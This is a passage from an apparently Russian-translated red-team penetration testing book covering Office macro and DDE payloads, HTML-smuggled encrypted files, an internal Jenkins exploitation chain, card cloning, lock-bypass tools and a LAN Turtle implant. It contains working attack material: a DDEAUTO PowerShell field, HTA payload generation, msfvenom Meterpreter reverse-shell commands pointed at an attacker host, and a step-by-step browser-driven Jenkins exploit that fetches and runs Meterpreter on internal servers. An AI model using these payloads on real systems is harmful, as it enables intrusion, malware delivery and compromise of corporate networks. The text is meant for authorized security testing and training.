5. Сохраните как `.xls` (Word 97-2003) или книгу Excel с поддержкой макросов.

Теперь, когда кто-нибудь откроет ваш документ, он получит предупреждение безопасности и кнопку Enable Content. Если получится убедить жертву нажать эту кнопку включения содержимого, ваш PowerShell-скрипт выполнится и даст shell-доступ Empire.




Как упоминалось ранее, метод макросов - старый и проверенный, поэтому многие жертвы уже могут знать об этой атаке. Другой путь с файлами Office - встроить batch-файл (`.bat`) с нашим пейлоадом. В новых версиях Office объекты не выполнятся, если жертва дважды щелкнет файл `.bat` внутри Word-документа. Обычно нужно убедить ее переместить файл на рабочий стол и выполнить.

Можно сделать это более автоматизированным способом с LuckyStrike:

https://github.com/curi0usJack/luckystrike


С LuckyStrike можно создавать Excel-документы с нашим пейлоадом внутри листов и даже хранить полноценные исполняемые файлы (`exes`) внутри Excel-документов, которые можно запускать через ReflectivePE полностью в памяти. Подробнее о LuckyStrike:

https://www.shellntel.com/blog/2016/9/13/luckystrike-a-database-backed-evil-macro-generator

Последний инструмент для исполняемых файлов Office, который хочу упомянуть, - VBad:

https://github.com/Pepitoh/VBad

При запуске VBad нужно включить макросы в Office и выбрать флажок `Trust Access to the VBA project object model` в настройках безопасности макросов. Это позволяет Python-коду VBad изменять и создавать макросы.




VBad сильно обфусцирует ваши пейлоады внутри документа MS Office. Он также добавляет шифрование, содержит поддельные ключи, чтобы сбить с толку IR-команды, и, что лучше всего, может уничтожить ключ шифрования после первого успешного запуска (одноразовое вредоносное ПО). Еще одна возможность VBad - он может уничтожать ссылки на модуль, содержащий фактический пейлоад, чтобы сделать его невидимым в VBA Developer Tool. Это делает анализ и отладку намного сложнее. Поэтому его не только крайне неприятно реверсить, но и, если команды реагирования на инциденты попробуют сравнить выполненный Word-документ с оригинальным документом, все ключи будут отсутствовать.

## Office-файлы без макросов - DDE

В Red Team-атаках иногда все решает момент времени. Во время одной из наших оценок была впервые объявлена новая уязвимость под названием DDE. Она еще не обнаруживалась AV или каким-либо security-продуктом, так что это был отличный способ получить начальную точку входа. Хотя теперь есть несколько security-продуктов для обнаружения DDE, это все еще может быть жизнеспособной атакой в некоторых средах.

Что такое DDE?

Windows предоставляет несколько способов передачи данных между приложениями. Один из них - использование протокола Dynamic Data Exchange (DDE). Протокол DDE - это набор сообщений и правил. Он отправляет сообщения между приложениями, которые совместно используют данные, и использует разделяемую память для обмена данными между приложениями. Приложения могут использовать протокол DDE для разовых передач данных и для постоянного обмена, где приложения отправляют обновления друг другу по мере появления новых данных [https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx].

Команда Sensepost провела отличное исследование и обнаружила, что DDEExecute был открыт и в MSExcel, и в MSWord, и что их можно использовать для выполнения кода без макросов.

В Word:

1. Перейдите на вкладку `Insert` -> `Quick Parts` -> `Field`.
2. Выберите `= Formula`.
3. Щелкните правой кнопкой по `!Unexpected End of Formula` и выберите `Toggle Field Codes`.
4. Измените пейлоад на ваш пейлоад:

```
(Empire: stager/windows/macroless_msword) > info

Name: Macroless code execution in MSWord

Description:
  Creates a macroless document utilizing a formula
  field for code execution

Options:

  Name            Required    Value            Description
  ----            --------    -------          -----------
  Listener        True                         Listener to use for the payload.
  OutputPath      True        /tmp/            Output path for the files.
  OutputPs1       True        default.ps1      PS1 file to execute against the target.
  HostURL         True        http://192.168.1.1:80IP address to host the malicious ps1
                                               file.
  OutputDocx      True        empire.docx      MSOffice document name.
```


```
DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell.exe [empire payload here]"
```


В Empire есть stager, который автоматически создаст Word-файл и связанный PowerShell-скрипт. Этот stager можно настроить так:

```
usestager windows/macroless_msword
```

Ресурсы:

https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/






Есть ли другие функции Word-документов, которыми можно злоупотребить, кроме 0-day-эксплойтов (например, https://github.com/bhdresh/CVE-2017-0199)? Ответ - да. Хотя мы не рассматриваем это в этой книге, примером могут быть атаки через поддокументы:

https://rhinosecuritylabs.com/research/abusing-microsoft-word-features-phishing-subdoc/

Эти атаки заставляют жертву выполнить SMB-запрос к серверу атакующего в интернете, чтобы собрать хеши NTLM-аутентификации. Это может сработать или не сработать, потому что большинство корпораций теперь блокируют исходящие SMB-порты. Для тех, кто этого не делает, можно использовать атаку `subdoc_inector`, чтобы воспользоваться этой ошибочной конфигурацией:

http://bit.ly/2qxOuiA

## Скрытые зашифрованные пейлоад

Как red-team-специалисты, мы всегда ищем творческие способы строить посадочные страницы, шифровать пейлоад и заставлять пользователей нажимать кнопку запуска. Два разных инструмента с похожими процессами - EmbededInHTML и demiguise.

Первый инструмент, EmbededInHTM, берет файл любого типа, шифрует его и встраивает в HTML-файл как ресурс вместе с автоматической процедурой загрузки, которая имитирует щелчок пользователя по встроенному ресурсу. Затем, когда пользователь открывает HTML-файл, встроенный файл расшифровывается на лету, сохраняется во временную папку и показывается пользователю так, будто он загружается с удаленного сайта. В зависимости от браузера пользователя и представленного типа файла файл может быть автоматически открыт браузером [https://github.com/Arno0x/EmbedInHTML].

```
cd /op/EmbedInHTML
python embedInHTML.py -k keypasshere -f meterpreter.xll -o index.html -w
```

Когда жертва заходит на вредоносный сайт, всплывающее окно предлагает ей открыть наш файл `.xll` в Excel. К сожалению, в более новых версиях Excel (если они не настроены неправильно) пользователю нужно включить надстройку, чтобы выполнить наш пейлоад. Здесь должны вступить в игру ваши приемы социальной инженерии.

Второй инструмент, demiguise, генерирует `.html`-файлы, содержащие зашифрованный HTA-файл. Идея в том, что когда цель посещает страницу, ключ извлекается, HTA динамически расшифровывается внутри браузера и отправляется прямо пользователю. Это техника evasion для


обхода проверки содержимого и типа файла, реализованной некоторыми security appliances. Этот инструмент не предназначен для создания качественного HTA-содержимого. Есть другие инструменты и техники, которые помогут с этим. Он может помочь прежде всего доставить HTA в среду, а при использовании environmental keying - избежать sandboxing [https://github.com/nccgroup/demiguise].

```
python demiguise.py -k hello -c "cmd.exe /c <powershell_command_here>" -p Outlook.
    Application -o test.hta
```

## Эксплуатация внутреннего Jenkins с помощью социальной инженерии

Как red-team-специалисты, мы считаем творческий подход к атакам одной из самых захватывающих частей работы. Нам нравится брать старые эксплойты и снова делать их актуальными. Например, если вы проводите сетевые оценки, то знаете: если вам попадется неаутентифицированное приложение Jenkins (активно используемое разработчиками для непрерывной интеграции), это почти всегда означает полную компрометацию. Причина в том, что у него есть "функция", позволяющая выполнять Groovy-скрипты для тестирования. Используя эту консоль запросов, можно выполнять команды, которые дают shell-доступ к нижележащей системе.

Причина, по которой этот метод стал настолько популярным для компрометации, в том, что почти у каждой крупной компании есть какие-то экземпляры Jenkins. Проблема с внешней атакой в том, что эти сервисы Jenkins обычно размещены внутри сети и недоступны снаружи.




Как выполнить код на этих серверах удаленно? Перед ответом я говорю своей команде сделать шаг назад и построить реплику сети с Jenkins для тестирования. Когда у нас появляется хорошее понимание того, как работают запросы на выполнение кода, мы можем создать подходящие инструменты для получения RCE.

В этом случае мы решили проблему в несколько шагов с помощью JavaScript и WebRTC (Web Real-Time Communications). Сначала нужна жертва из организации, которая посетит

принадлежащий нам публичный сайт или страницу, где размещен наш stored XSS-пейлоад. После того как жертва посещает наш публичный сайт, мы выполняем JavaScript в ее браузере, чтобы запустить наш вредоносный пейлоад.

Этот пейлоад злоупотребляет "функцией" Chrome/Firefox, которая позволяет WebRTC раскрывать внутренний IP жертвы. Зная внутренний IP, можно вывести локальную подсеть машины жертвы и понять корпоративные диапазоны IP. Теперь можно атаковать каждый IP в ее сетевом диапазоне (код сканирует только локальный `/24`, но в реальной кампании вы захотели бы сделать диапазон намного больше) нашим специально подготовленным Jenkins-эксплойтом через стандартный порт Jenkins `8080`.

Следующий вопрос: какой пейлоад использовать? Если вы экспериментировали с консольной оболочкой Jenkins, вы знаете, что она немного капризна, поэтому стабильно запускать сложные пейлоады PowerShell может быть трудно. Чтобы решить эту проблему, для THP3 был создан инструмент `generateJenkinsExploit.py`:

https://github.com/cheetz/generateJenkinsExploit

Он берет любой бинарный файл, шифрует его и строит вредоносную атакующую JavaScript-страницу. Когда жертва попадает на нашу вредоносную веб-страницу, инструмент получает ее внутренний IP и начинает рассылать наш эксплойт на все серверы в диапазоне `/24`. Когда он находит уязвимый Jenkins-сервер, атака отправляет пейлоад Groovy, который скачивает зашифрованный бинарный файл из интернета, расшифровывает его в файл `C:\Users\Public\RT.exe` и запускает бинарный файл Meterpreter (`RT.exe`).

Концептуально (как показано на диаграмме ниже) это очень похоже на Server-Side Request Forgery (SSRF): мы заставляем браузер жертвы заново инициировать наши соединения к внутренним IP.

1. Жертва посещает нашу stored XSS или вредоносную JavaScript-страницу.
2. Браузер жертвы выполняет JavaScript/WebRTC, чтобы получить внутренний IP и обстрелять локальную внутреннюю сеть Groovy POST пейлоад.
3. При нахождении Jenkins-сервер наш Groovy-код говорит Jenkins-сервер забрать зашифрованный пейлоад с сервера атакующего, затем расшифровать и выполнить бинарный файл.
4. В этом случае загруженный зашифрованный исполняемый файл - это пейлоад Meterpreter.
5. Meterpreter выполняется на Jenkins-сервере, который затем подключается к нашему серверу Meterpreter атакующего.

Примечание: этой уязвимости нет в последних версиях Jenkins. Версии до 2.x уязвимы по умолчанию, потому что в них не была включена CSRF protection (что позволяет такой слепой вызов к `/script/`) и не была включена аутентификация.


## Полная лаборатория эксплуатации Jenkins

Мы строим Windows-сервер Jenkins, чтобы повторить эту атаку.

1. Установите Windows VM с Bridged Interface в вашей локальной сети.
2. На Windows-системе скачайте и установите JAVA JDK8.

3. Скачайте Jenkins War File:

```
http://mirrors.jenkins.io/war-stable/1.651.2/
```




4. Запустите Jenkins:

```
java -jar jenkins.war
```

5. Откройте Jenkins в скрипты:

```
http://<Jenkins_IP>:8080/
```

6. Протестируйте Groovy запрос Console:

```
http://<Jenkins_IP>:8080/script
```

```
root@THP-LETHAL:~# msfvenom -p windows/meterpreter/reverse_https LHOST=10.100.100.9 LPORT=8080 -f exe > badware.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 586 bytes
Final size of exe file: 73802 bytes
root@THP-LETHAL:~# python3 ./generateJenkinsExploit.py -e badware.exe
root@THP-LETHAL:~# python3 ./generateJenkinsExploit.py -p http://10.100.100.9/badware.exe.encrypted > badware.html
root@THP-LETHAL:~# mv badware.html /var/www/html/
root@THP-LETHAL:~# mv badware.exe.encrypted /var/www/html/
```

Exploit Jenkins на THP Kali VM:

Скачайте THP Jenkins Exploit Tool:

http://bit.ly/2IUG8cs

Для lab сначала нужно создать пейлоад Meterpreter:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<IP_атакующего> LPORT=8080 -f exe
    > badware.exe
```

Зашифруйте наш бинарный файл Meterpreter:

```
cd /opt/generateJenkinsExploit
python3 ./generateJenkinsExploit.py -e badware.exe
```

Создайте нашу вредоносную JavaScript-страницу с именем `badware.html`:

```
python3 ./generateJenkinsExploit.py -p http://<IP_атакующего>/badware.exe.encrypted >
    badware.html
```

Переместите зашифрованный бинарный файл и вредоносную JavaScript-страницу в веб-каталог:

```
mv badware.html /var/www/html/
mv badware.exe.encrypted /var/www/html/
```

Теперь на совершенно другой системе посетите веб-страницу атакующего `http://<IP_атакующего>/badware.html` через Chrome или Firefox. Уже само посещение вредоносной страницы заставляет браузер рассылать наш пейлоад Groovy по внутренней сети `/24` через порт `8080` с помощью JavaScript и POST-запросов. Когда он находит Jenkins-сервер, это заставляет сервер скачать наш зашифрованный Meterpreter, расшифровать его и выполнить. В корпоративной сети можно получить множество разных shell-доступов.


Jenkins - только одна из многих атак, которые можно провести. Все, что позволяет выполнять код без аутентификации через HTTP-метод GET или POST, можно использовать в таком же сценарии. Здесь нужно определить, какие приложения жертвы используют внутри сети, и подготовить ваш вредоносный exploit.

## Заключение

Социальная инженерия - одна из тех областей, которые всегда будут игрой в кошки-мышки. Мы сильно полагаемся на человеческий фактор и бьем по слабостям страха, срочности и доверия. Используя эти уязвимости, мы можем создавать очень умные кампании с высоким процентом успешной компрометации систем.

С точки зрения метрик и целей нам нужно уходить от реактивной модели, где мы ждем, пока пользователи сообщат о phishing/SE-письмах, к проактивной модели, где можно активно искать такие типы вредоносных атак.

# Глава 6. Удар в сторону - физические атаки



В рамках оценки безопасности CSK попросила вашу команду выполнить физическую оценку объекта. Это включает проверку того, достаточны ли их ворота и меры защиты, и, если получится попасть на территорию, проверку того, как реагирует охрана и каково время ее ответа.

*Краткое примечание: пожалуйста, обязательно проверьте местные законы, законы штата и федеральные законы перед выполнением любых физических оценок. Например, в Mississippi, Ohio, Nevada или Virginia уже само наличие отмычек может считаться незаконным. Я не юрист, поэтому разумно сначала проконсультироваться с ним. Также убедитесь, что у вас есть надлежащее разрешение, работайте с командами физической безопасности объекта и имейте подписанный документ на случай, если вас поймают. Перед фактическим проектом обсудите с командой физической безопасности, что произойдет, если охранники поймают вас, можно ли вам убегать или вы обязаны остановиться, и есть ли кто-то, кто мониторит радиосвязь. Также убедитесь, что охранники не свяжутся с местными правоохранительными органами. Последнее, чего вы хотите, - действительно попасть в тюрьму.*

Теперь пора проникнуть на секретный объект Cyber Space Kittens. Согласно сайту, похоже, он расположен по адресу `299792458 Light Dr.` После разведки в Google Street мы замечаем, что объект огорожен и имеет один или два поста охраны. Мы можем определить несколько точек входа и участков, где, возможно, получится перелезть через забор. При начальном обходе мы также определяем некоторые камеры, ворота, точки входа и системы считывания карт.

## Клонеры считывателей карт

Клонеры считывателей карт подробно рассматривались в THP2, поэтому здесь я в основном перейду к обновлениям. В большинстве случаев HID-бейджи, которые не требуют никаких public/private handshakes, все еще уязвимы к клонированию и перебору ID-номеров.

В THP2 нам нравилось клонировать бейджи ProxCard II, потому что у них нет защит, они легко клонируются, а карты обычно закупаются массово и последовательно, что позволяет легко выполнять перебор. Все это делалось с помощью устройства Proxmark3. С тех пор была выпущена гораздо более портативная версия этого устройства под названием Proxmark3 RDV2 Kit:

http://hackerwarehouse.com/product/proxmark3-rdv2-kit/


Эта версия может быть настроена с батареей и намного меньше исходного Proxmark3.

Другие распространенные карты, с которыми мы сталкиваемся:

• HID iClass (13.56 MHz)
• HID ProxCard (125 kHz)
• EM4100x (125 kHz)
• MIFARE Classic (13.56 MHz)

Вот отличный ресурс Kevin Chung, который стоит посмотреть:

https://blog.kchung.co/rfid-hacking-with-the-proxmark-3/




## Физические инструменты для обхода точек доступа

Мы не будем углубляться в физические инструменты и практические инструкции, потому что это целая книга и требуется большой опыт. Как всегда, лучший способ научиться физическим оценкам - практиковаться, строить физические лаборатории и выяснять, что работает, а что нет. Что касается интересных инструментов, которые мы использовали раньше:

- Lock Picks (https://www.southord.com/) - SouthOrd всегда был нашим основным вариантом для отмычек. Отличное качество, и они хорошо работают.
- Gate Bypass Devices (https://www.lockpickshop.com/GATE-BYPASS.html) - инструмент для обхода запертых ворот.
- Shove-it Tool (https://www.lockpickshop.com/SJ-50.html) - простой инструмент, если между дверью и защелкой есть достаточно места. Подобно проведению кредитной картой для открытия дверей, вы используете инструмент shove-it, чтобы зайти за язычок защелки и потянуть его назад.
- Under the Door 2.0 (https://shop.riftrecon.com/products/under-the-door-tool) - инструмент для дверей с рычажной ручкой. Можно использовать этот инструмент буквально под дверью, обернуть его вокруг рычажной ручки и потянуть вниз. Раньше такие ручки часто встречались в отелях, но мы определенно сталкиваемся с ними и в бизнес-объектах.
- Air Canisters - дешевый и простой инструмент для обхода дверей, которые отпираются датчиками движения изнутри. Посмотрите это видео, где Samy Kamkar обходит такие типы дверей: https://www.youtube.com/watch?v=xcA7iXSNmZE


Помните: цель этих инструментов и физических оценок - отслеживать и мониторить, как реагирует программа физической безопасности компании. Поэтому наша работа - адекватно документировать не только flaws в системе, но и то, были ли время ответа и обработка инцидента приемлемыми.

## LAN Turtle

`lanturtle.com`

LAN Turtle - один из моих любимых инструментов от Hak5. В предыдущих книгах мы рассматривали малые форм-факторы Raspberry Pi и ODROID для закладных устройств. Запуск Kali Linux на этих устройствах и настройка их обратного SSH или VPN-подключения к нашим атакующим машинам были отличным способом выполнять физические тесты на проникновение.

Эти закладные устройства продолжали развиваться с годами. Теперь LAN Turtle можно спрятать за любой машиной, питать через USB и сделать прозрачным для пользователя. LAN Turtle использует USB как сетевую карту и проксирует весь трафик через Ethernet-кабель.




Есть также 3G cellular edition, но здесь мы его демонстрировать не будем.

## Настройка LAN Turtle

Назначение LAN Turtle - заменить dropbox-устройство. Хотя у него есть множество других функций, таких как `autossh`, DNS spoofing, Meterpreter, `ptunnel`, `script2email`, `urlsnarf`, Responder и другие, основное применение для Red Team - получить доступ в сеть.

Исторически, в том числе в предыдущих книгах THP, мы использовали обратные SSH-оболочки. Обычно они работают достаточно хорошо, но для более глубокого сканирования и сложных атак нам нужен полный доступ в сеть. Для этого придется настроить обратное VPN-соединение. Как выглядит обратное VPN-соединение?

Поскольку LAN Turtle будет установлен сзади одного из настольных компьютеров внутри организации, напрямую подключиться к нему мы не сможем. Поэтому сначала LAN Turtle должен выйти наружу через порт `443` и подключиться по VPN обратно к нашему серверу OpenVPN AS. С нашей атакующей Kali-машины нам также придется войти на VPN-сервер. Когда LAN Turtle и наша машина атакующего подключатся по VPN к нашему серверу, мы сможем маршрутизировать трафик через LAN Turtle для сканирования или эксплуатации машин.

Хотя reverse tunnels OpenVPN не новы, команда Hak5 отлично собрала tutorial. Мне пришлось изменить некоторые из следующих команд, но для более подробного объяснения посмотрите их YouTube video:

https://www.youtube.com/watch?v=b7qr0laM8kA

В этом есть три основные части:

1. Сначала нам придется настроить сервер OpenVPN AS в интернете.
2. Затем нам придется настроить LAN Turtle.
3. Затем нам придется настроить нашу атакующую машину.

## Настройка сервера VPS OpenVPN AS

